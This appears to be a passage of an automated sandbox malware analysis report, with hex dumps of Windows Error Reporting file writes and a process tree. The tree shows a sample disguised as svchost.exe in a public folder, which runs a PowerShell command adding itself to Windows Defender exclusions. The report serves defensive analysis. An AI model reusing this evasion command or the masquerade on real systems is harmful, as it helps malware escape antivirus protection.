C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	6	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.<./.F.l.a.g.s.>.	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 33 00 2d 00 31 00 30 00 54 00 30 00 36 00 3a 00 31 00 39 00 3a 00 30 00 31 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s..B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.3.-.1.0.T.0.6.:.1.9.:.0.1.Z.".>.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 34 00 35 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 33 00 37 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 38 00 36 00 35 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 38 00 36 00 35 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.4.5.". .P.I.D.=.".6.3.7.2.". .U.p.t.i.m.e.M.S.=.".1.8.6.5. 6.". .T.i.m.e.S.i.n.c.e.C.r.e. a.t.i.o.n.M.S.=.".1.8.6.5.6.". .S.u.s.p.e.n.d.e.d.M.S.=.".0 .". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 65 00 34 00 34 00 33 00 36 00 61 00 30 00 62 00 2d 00 65 00 36 00 64 00 39 00 2d 00 34 00 61 00 36 00 62 00 2d 00 39 00 65 00 38 00 37 00 2d 00 33 00 64 00 66 00 66 00 66 00 33 00 65 00 61 00 36 00 33 00 33 00 31 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.e.4.4.3.6.a.0.b.-.e.6.d.9.-.4.a.6.b.-.9.e.8.7.-.3.d.f.f.f.3.e.a.6.3.3.1.<./.G.u.i.d.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 33 00 2d 00 31 00 30 00 54 00 30 00 36 00 3a 00 31 00 39 00 3a 00 30 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.3.-.1.0.T.0.6.:.1.9.:.0.1.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER48DD.tmp.xml	unknown	4842	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_New variant of c_e98153242e2463491fed9836c52db2aa5aff77_4c54b198_1517500f\Report.wer	unknown	2	ff fe	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_New variant of c_e98153242e2463491fed9836c52db2aa5aff77_4c54b198_1517500f\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	217	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_New variant of c_e98153242e2463491fed9836c52db2aa5aff77_4c54b198_1517500f\Report.wer	unknown	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 32 00 31 00 31 00 36 00 39 00 39 00 30 00 33 00 32 00	M.e.t.a.d.a.t.a.H.a.s.h.=.-.2.1.1.6.9.9.0.3.2.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 6132 Parent PID: 3388

General

Start time:	22:19:05
Start date:	09/03/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe'
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 6156 Parent PID: 792

General

Start time:	22:19:07
Start date:	09/03/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6460 Parent PID: 6156

General

Start time:	22:19:08
Start date:	09/03/2021
Path:	C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe'
Imagebase:	0x1d0000
File size:	45816 bytes
MD5 hash:	A489513CA0DE2472E0AD79830DD9AC44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

Analysis Process: svchost.exe PID: 6568 Parent PID: 568

General

Start time:	22:19:09
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 6964 Parent PID: 3388

General

Start time:	22:19:15
Start date:	09/03/2021
Path:	C:\Windows\explorer.exe

Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe'
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 7112 Parent PID: 792

General

Start time:	22:19:16
Start date:	09/03/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6988 Parent PID: 7112

General

Start time:	22:19:17
Start date:	09/03/2021
Path:	C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe'
Imagebase:	0x630000
File size:	45816 bytes
MD5 hash:	A489513CA0DE2472E0AD79830DD9AC44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

Analysis Process: svchost.exe PID: 5652 Parent PID: 568

General

Start time:	22:19:19
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 4144 Parent PID: 568

General

Start time:	22:19:20
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 1240 Parent PID: 568

General

Start time:	22:19:21
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5820 Parent PID: 568

General

Start time:	22:19:21
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6628 Parent PID: 568

General

Start time:	22:19:22

Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 4952 Parent PID: 568

General

Start time:	22:19:22
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff6f6180000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 7032 Parent PID: 568

General

Start time:	22:19:24
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 3596 Parent PID: 568

General

Start time:	22:19:26
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5320 Parent PID: 568

General

Start time:	22:19:38
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6552 Parent PID: 6460

General

Start time:	22:19:40
Start date:	09/03/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe' -Force
Imagebase:	0xfc0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 4616 Parent PID: 6552

General

Start time:	22:19:41
Start date:	09/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 3440 Parent PID: 6460

General

Start time:	22:19:41
Start date:	09/03/2021

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x40000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5408 Parent PID: 3440

General

Start time:	22:19:41
Start date:	09/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 5888 Parent PID: 3440

General

Start time:	22:19:41
Start date:	09/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xc80000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 1488 Parent PID: 6460

General

Start time:	22:19:44
Start date:	09/03/2021
Path:	C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe
Imagebase:	0x370000
File size:	45816 bytes
MD5 hash:	A489513CA0DE2472E0AD79830DD9AC44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis